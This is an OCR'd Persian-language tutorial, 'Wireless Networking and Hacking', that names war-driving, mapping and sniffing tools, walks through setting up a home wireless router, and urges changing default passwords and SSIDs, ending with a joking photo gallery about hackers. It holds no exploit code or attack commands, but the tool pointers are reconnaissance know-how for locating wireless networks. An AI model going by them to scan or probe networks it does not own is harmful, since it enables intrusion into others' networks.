
Wireless War Driving Tools

Wireless Networking and Hacking By C0llect0r


در این بخش قصد دارم بعضی از نرم افزار های معروف در زمینه هک شبکه های بی سیم را به طور اختصار معرفی کنم شما می توانید با مراجعه به سایت های مورد نظر نرم افزار ها را دریافت نموده و از ویژگی های آنها در جهت تست امنیت شبکه های بی سیم مورد نظر خود بهره ببرید .در حال حاضر تعداد زیادی نرم افزار در مبحث بی سیم قابل ذکر است

1: در این قسمت می خواهم نرم افزار مورد علاقه خودم را در ابتدا به شما دوستان معرفی کنم شاید به بیانی دیگر این نرم افزار معروفترین و پر کاربردترین نرم افزار شناخته شده برای مدیران شبکه های بی سیم می باشد در بخش هکینگ من فقط به توضیح این نرم افزار خواهم پرداخت شما هم بعد از خواندن این مقاله با من هم عقیده خواهید شد این نرم افزار برای برای کار در سیستم های عامل ویندوز طراحی شده است از امکانات جالب این نرم افزار اینست که می تواند شبکه های بی سیم را شناسایی نموده و با توجه به سیستم GPS انها را بر روی یک نقشه گرافیکی از جمله Stumb verter نمایش دهد درقسمت هکینگ با این نرم افزار به طور کامل آشنا خواهید شد

http://www.netstumbler.com



به جرات می توان گفت که این یکی از نرم افزار های محبوب در زمینه هک Wirless میباشد با استفاده از netstumbler شما تمامی شبکه های بی سیم802.11 را در محدوده ای که در حال فعالیت میباشید را شناسایی کرده و خروجی را به شما نشان می دهد به طور مثال شکل زیر شبکه های 802.11 ای است که در اسکن های منطقه ای بر روی ایالات متحده بدست آمده است البته ذکر این نکته لازم است که این ابزار نقاط دستیابی را شناسایی می کند که در محدوده فرکانسی مربوطه در حال دریافت و ارسال داده ها باشند و شاید نتایجی را که شاید در مدتی بعد بگیرید با نتایج قبلی مقداری تفاوت را پیدا کنید



2

: نرم افزار kismet

این نرم افزار نیز در محیط های Linux و BSD قابل استفاده می باشد

http://www.kismetwireless.net

3: ابزار Dstumbler ان برنامه نیز همانند برنامه kismet عمل می کند برای استفاده از آن باید در محیط های OpenBSD, NetBSD, and FreeBSD عمل کنمایید

http://www.dachb0den.com/projects/dstumbler.html

از آنجا که دو نرم افزار ذکر شده باید در محیط های BSD استفاده شوند و از آنجا که بحث بر روی خود این سیستم عامل خود تخصصی فراتر از سطح کاربری های عادی را

می طلبد از آوردن مطالب اظافی در این زمینه خودداری می نمایم فقط برای علاقه مندانی که توانایی کار در این نوع سیستم عامل ها را به خوبی قادر هستند دو نرم افزار فوق از قدرتمندترین نرم افزار ها در این زمینه می باشند

Mapping Tools

Wireless Networking and Hacking By C0llect0r

همانطور که تا به حال متوجه شده اید نرم افزار های مذبور با استفاده از Access point هایی که شناسایی می نمایند قادر هستند با استفاده از پکیج های Mapping یک تصویرمجازی از حوزه اسکن شده را برای کاربر ارائه نمایند

از نرم افزار های موجود در این زمینه می توان به StumVerter نام برد این نرم افزار را می توانید از http://www.sonar-security.com دریافت کنید البته به طور پیشفرض نقشه های تهیه شده برای قسمت های محدودی را شامل می شود که می توانید نقشه های دقیق دیگر مناطق5 را نیز با جستجو در سایت های مورد نظر دریافت کرده و به نرم افزار مادر اضافه نمایید برای پیدا نمودن نرم افزار هایی در زمینه Wireless می توانید به سایت های مرجعی همانند www.packetstormsecurity.com و دیگر سایت های معتبر رفته و با جستجوی " 802.11" نرم افزار های متعددی را در این زمینه پیدا نمایید نرم افزار دیگری به نام JiGLE نیز قابل ذکر است این نرم افزار از دیتا بیس کاملی که دین منظور فراهم شده است بهره می گیرد www.wigle.net

برای Wireless Sniffing و Capturing ابزار های متنوعی وجود دارد که بحث بر روی هر کدام و تشریح جزئییات هر کدام خود به مقاله ای جدا از این بحث نیاز دارد به طور مثال یک نرم افزار برای Sniffing ابزار معروف Ethereal میباشد که در تمامی سیستم های عامل از جمله ویندوز و لینوکس قابل استفاده می باشد www.ethereal.com
ابزار دیگری مشابه Ethereal نرم افزار AiroPeek NX میباشد www.wildpackets.com

هم اکنون که به داده هایی که برای ارائه این مقاله جمع آوری نموده ام را نگاهی می اندازم نمیدانم که از کدام قسمت و به چه مقدار توضیح بدهم هر قسمتی از این بحث خود نه تنها می تواند مقالاتی را در برگیرد بلکه می توان برای هر یک کتابی را تهیه نمود به هر حال قصد من یک آشنایی اولیه در زمینه شبکه های بی سیم می باشد این خود شما هستید که می توانید به پیگیری خود به اطلاعات بیشتری در این زمینه ها برسید در بخش بعدی به طور خلاصه نحوه ی بر پا کردن یک شبکه Wirelessخانگی را شرح می دهم و بعد از آن به ذکر مطالبی در زمینه هک و تست شبکه های بی

سیم خواهم پرداخت .توضیح این مطلب خالی از لطف نیست که گستردگی مطالب در زمینه شبکه های بیسیم این مطلب را به ذهن نمایان می سازد که شاید فعالیت در این زمینه بسیار سخت میباشد ولی از نظر من کسانی که دوره های شبکه به طور مثال +Network را گذرانده اند به راحتی می توانند وارد این بخش از مسائل مربوط به شبکه سازی شوند دنیای آینده دنیای شبکه های بی سیم خواهد بود و این بروشنی اهمیت یاد گیری اصول اولیه این تکنولوژی را گوشزد می کند حتی اگر شما یک کاربر معمولی بیسیم بوده و یا حتی با این فن آوری هم هیچ رابطه ای ندارید لزوم داشتن یک سری از اطلاعات پایه در این زمینه خالی از لطف نیست اگر هم که یک کاربر شبکه های بی سیم هستید و در سطحی بالاتر کار می کنید این به صورت یک نیاز برای شما تبدیل می شود برای مدیران شبکه این نه حتی یک نیاز بلکه یک امر حیاتی به شمار خواهد رفت

Set Up a Wireless Network in Home

Wireless Networking and Hacking By C0llect0r

پیش گفتار بخش هکینگ

نحوه بر پایی یک شبکه بی سیم خانگی

قبل از شروع بخش هکینگ لازم است که شما با نحوه ی عملکرد اجزای یک شبکه بی سیم به طور مختصر آشنا شوید بهترین روش برای فهم این مطلب آنست که خودتان یک شبکه کوچک بی سیم خانگی طراحی و بر پا کنید در ادامه شما را با نحوه انجام این امر به طور عملی آشنا می نمایم البته باید بگویم که شما با توجه به نوع تجهیزات و همچنین نوع هدف کاربری ای که از یک شبکه بی سیم دارید با این امر مبادرت خواهید ورزید این بدان معنی است که روش ها و الگوهای متفاوتی برای بدست آوردن بهترین نتیجه از اسمبل کردن اجزای یک شبکه بی سیم می توان اتخاذ نمود .شما می توانید این مثال ساده را به شکل یک LAN تعمیم داده و اجزای دیگری را نیز با توجه به عرض باند فرکانسی شبکه اتان با آن اضافه نمایید نکته بعد ی که بایستی به عنوان مدیر شبکه ای که برپا نموده اید توجه داشته باشید بحث امنیت شبکه مورد نظرتان است در اینجا شما یک تغییر سمت اجباری داده و از دیدگاه یک هکر شبکه های بی سیم به شبکه خود نگریسته و با پیدا نمودن ضعفها و مشکلات احتمالی به رفع آن آسیب پذیری ها اقدام نمایید

در کل روش های معدود و انگشت شماری جهت برپایی یک شبکه بی سیم خانگی وجود دارد از این جهت این مثال را برای شما دوستان آماده کردم که بتوانید خودتان از این نمونه عملی کار برروی شبکه های بی سیم بزرگتری را متصور شوید البته این طراحی شبکه خانگی بستگی به آن دارد که شما از یک مودم و یک روتر بی سیم استفاده می کنید

پیش نیاز این قسمت آشنایی اولیه با توپولوژی شبکه و همچنین ساخت شبکه های کابلی می باشد
ا در این راهنمای مرحله به مرحله فرض ما بر این است که یکpcشما دارای یک ارتباط Broad Band با کابل یا مودم DSL هستیدولی هنوز روتر در سیستم تان نصب نشده

است و کامپیوتر شما به طور مستقیم به مودمتان وصل شده است همچنین فرض ما بر این است که شما می خاهید یک PC رومیزی را از طریق معمول به شبکه وصل نمایید و دیگر PC یا نوت بوک مورد نظرتان را از طریق بیسیم به شبکه وصل نمایید این نحوه بر قراری یک شبکه مزیت هایی را از نظر امنیت اطلاعاتی فراهم می کند چون اگر در مرحله پیکربندی شبکه بی سیم به مشکلات متعددی بر خورد کردید از طریق همان بخشی که به طور کلاسیک متمرکز شده است قادر خواهید بود برای رفع نواقص به عقب بر گردید شما برای این موضوع نیاز خواهید داشت که یک روتر بی سیم Wireless router و یک کارت بیسیم PCI بر روی PC خود و همچنین کارت بی سیم PCMCIA – معروف به PC Card – برای نوت بوکتان تهیه کنید
به 4 مرحله زیر توجه فرمایید

1

1: برقراری ارتباط روتر بی سیم تان


در ابتدا مودم کابلی و همچنین دستگاه بیسیمی خود را خاموش نمایید
کابل Ethernet را از روی مودم کابلی در آورده و آن را به به یکی ازچهار پورت های LAN در پشت روتر بی سیم متصل نمایید دیگر ارتباطات کابلی PC بایستی باقی بماند
سپس کابل اترنت دوم را مابین پورت Ethernet مودم و پورت WAN روتر بیسیم متصل نمایید
مودمتان را پس از این مراحل روشن نموده تا چراغ های آن به منزله ارتباطش با تهیه کننده سرویس اینترنتی مورد نظر اتان روشن شود این ممکن است چند دقیقه ای طول بکشد

(Left: Cable Modem Right: Wireless router with LAN Ports- Ethernet Cables)

روتر را متصل نمایید در این حالت چراغ های روتر خاموشند چونکه بایستی آن نیز مراحل شناسایی خود را بگذراند که این مرحله هم می تواند چند دقیقه به طول بینجامد
PC بی سیم خود را در این مرحله بوت نمایید

2: پیکر بندی روتر بی سیم به صورت آنلاین

به جزواتی که به همراه روتر توسط شرکت سازنده اش ارائه شده است مراجعه کنید Web Browser خود را باز کرده و در آدرس بار به آدرس هایی که برای تنظیم روتر اشاره شده است استفاده نمایید
در صفحه مورد نظر راهنمایی های مرحله به مرحله را دنبال نمایید
بخش های امنیتی روترتان را فعال نمایید برای این امر به قسمت های WEPو WPA مراجعه کنید در این قسمت ها از شما شماره کلید دستگاه را می خواهد که بسته به سازنده روترتان برای گذراندن این قسمت شاید لازم باشد بخش تنظیمات پیشرفته Advanced Setting مراجعه نمایید




کلمه رمز پیش فرض Admin را عوض نمایید – این یکی از نکاتی است که هکر ها برای هک روتر ها از آن بهره برداری می نمایند لازم به ذکر است که اغلب روتر های ساخته شده از هر شرکتی دارای یک سری پیکر بندی های پشی فرضی میباشد یکی از انواع پیشفرض ها کلمه رمز عبور برای پیکر بندی روتر در سطح دسترسی ادمین می باشد
مدیران شبکه های که هم اکنون در حال مطالعه این مقاله می باشند باید به این نکته توجه نمایند که اغلب هکر ها به این کلمات رمز عبور که به صورت پیش فرض می باشند اطلاع دارند به طور مثال فقط کافی است نوع و مدل روتر تان را تشخیص دهند و در اولین کاری که انجام می دهند تست این کلمات عبور می باشد-که در اغلب اوقات هم به علت سهل انگاری مدیران شبکه این روش جواب داده و وقتی ایشان متوجه این نواقص می شوند که کار از کار گذشته است به یاد داشته باشیم که یکی از هنر های هکر ها استفاده یا به عبارتی سوء استفاده از پیکر بندی های ضعیفی است که ما انجام می دهیم حتی دیگر در این شرایط لازم نیست که دیگر هکر به دنبال آسیب پذیری خاصی بگردد –ولی اگر چک لیست هایی که در اختیار مدیران شبکه برای پیکر بندی هریک از اجزاء شبکه چه کابلی یا بی سیم در اختیار داردبه خوبی اجرا شده و تنظیم گردد حداقل جلوی بسیاری از نفوذ ها گرفته می شود ولی باز راه برای نفوذ باز است ولی نه برای هر هکری در این قسمت شما از سوی حملات گروه های هکری خبره در خطر می باشید که خود این مطلب نیاز به مباحثی دیگر دارد که بحث بر روی فعالیت های نفوذ گری پیشرفته خود بحثی است خارج از موضوع این مقاله و لی آز آنجا که این توضیحات لازم بود برای درک این که شاید یک جمله ساده – کلمه رمز پیش فرض ادمین را عوض نمایید- خود دارای یک فلسفه ای است که بیان می شود دیگر نکات ارائه شده نیز به همین منوال می باشند اقلب در مقالات متعددی به این جملات و پیشنهاد ها مواجه می شویم ولی در بیشترموارد از کنار آنها بی توجه عبور می نماییم
نام SSID را عوض نمایید – توضیح اینکه SSID نامی است که شما برای شبکه

بی سیمتان در نظر می گیرید دوباره همانند مطلب بالا بسیاری از هکر ها خیلی از SSID های پیش فرض را می دانند و به همین سبب می توانند به شبکه اتان به صورتهایی وصل شوند که عاقبت این موضوع را می توانید حدس بزنید

3: نصب کارت PCI بیسیم بر روی Desktop PC

برای این منظور به راهنمای نصب سریع ارائه شده از سوی شرکت سازنده کارت مراجعه کنید
کامپیوتر را خاموش نمایید
پوشش کیس را بر دارید – یکی ار شکاف های گسترش PCI که خالی است را بر روی مادربورد سیستم مشخص نمایید همچنین قسمت درگاهی فلزی پشت سیستم را در قسمت قرار گیری این شکاف خارج نمایید
با دقت هر چه تمام تر آنتن را در جهت شکاف گسترش باز در پشت سیستم قرار دهید کارت را در داخل شکاف مورد نظر قرار دهید



(Wireless PC Card _ External Antenna)

سپس از نظر محکم بودن در جای خود چکش نمایید سپس پوشش کیس را دوباره بگذارید (اغلب هکر ها پوشش سیستم ها را همیشه بر می دارند شاید 2 فلسفه برای این کار دارند یکی اینکه Natural Cooling و همچنین دسترسی سریع به مادر بورد برای کار هایی از این قبیل **J**)

(Wireless 802.11a PCI Card)

کامپیوتر را روشن نمایید در این قسمت بایستی قطعه جدید اضافه شده به سیستم توسط کامپیوتر شناخته شود
به کنترل پنل بروید (در سیستم های ویندوز) و این مراحل را طی کنید

Network **à** Wireless Networking Connection **à** Properties **à** Wireless

Networking Tab **à** Select the Wireless Networking Tab **à** Configure

در این قسمت پیکر بندی را با تنضیمات روتر بی سیم تطابق دهید و یکسان نمایید

4: نصب PC Card بی سیم یا همان PCMCIA به روی Notebook PC

هم اکنو دیگر بسیاری از نوت بوک ها و یا به بیانی دیگر بیشتر نوت بوک هایی تولیدی خودشان بورد مخصوص شبکه های بی سیم را داشته و نیازی به نصب این کارت نیست ولی اگر نوت بوکتان دارای این پشتیبانی نبود بایستی یکی از این کارت ها را خریداری نمایید در اینصورت مراحل زیر را انجام دهید
به کارت راهنمای کارت مراجعه کنید – نوت بوک را خاموش نمایید

(Wireless PCMCIA Card)

PC Card بی سیم را به شکاف مورد نظر در کنار نوت بوک وصل نمایید –نوت بوک را روشن کرده و پس از شناسایی کارت همان مراحل پیکر بندی که در بالا به آن اشاره شد دنبال نمایید

در این بخش نحوه برپایی یک شبکه خانگی به همره دو رایانه رو میزی و نوت بوک را مشاهده فرمودید این یک مثال ساده برای ساخت یک شبکه بیسیم بود شما با اضافه کردن اجزای دیگری از قبیل پرینتر ها یا روتر ها به دیگر رایانه ها شبکه خود را تعمیم و گسترش بدهید ولی باید الزامات سیستمی خود را همیشه در نظر بگیرید که مثلا آیا با امکاناتی که مثلا یک روتر یا آنتن اتان در اختیار می گذارد چند رایانه یا شبکه کوچک را به هم می توانید مجتمع و به هم پیوسته کنید البته باز می گویم که پیش زمینه کاری در مبحث بی سیم تخصص و تجربه لازم در بحث کابلی است اگر کسی در آن زمینه تجربه کافی را داشته باشد در حوزه بی سیم فکر نمی کنم به مشکلات جدی بر خورد کند فقط مقداری باید با تجهیزات و پروتکل های جدیدتری آشنا شد و در این زمینه تجربیاتی کسب نمود

Entertainment

Wireless Networking and Hacking By C0llect0r

خوب حدس می زنم که مقداری خسته شدید برای اینکه مقداری مقاله دارای تنوع باشه قصد دارم تعدادی از تصاویر هکر های حرفه ای همچنین چند تصویر مورد علاقه ام را به شما نشان بدهم

هکر

میز کار یک هکر **J**

یکی از اولین کامپیوتر هام با سیستم عامل
M$ VV1nd0Z. M$-D0$ version 1.03 – 1985


شرکت میکروسافت –بیل گیتز در دوران تاسیس شرکت به همراه تیم کاری اش
در سمت چپ تصویر سمت پایین

ماشین بیل گیتس(اگه شد خیلی دوست دارم یکی از چرخ هاشو پنچر کنم)


Dr.Mudge & route

Hacker

Mudge's Friend



Dr.Mudge




White Hat Hacker

This boy is Black Hat- Defcon

Dangerous Hackers

حدس می زنید این ها اعضای چه گروهی هستند **J**



GF

یک قسمت از آزمایشگاه (Smurf سمت راست تصویر)


کل ازمایشگاه

یک دوست کلاه مشکی

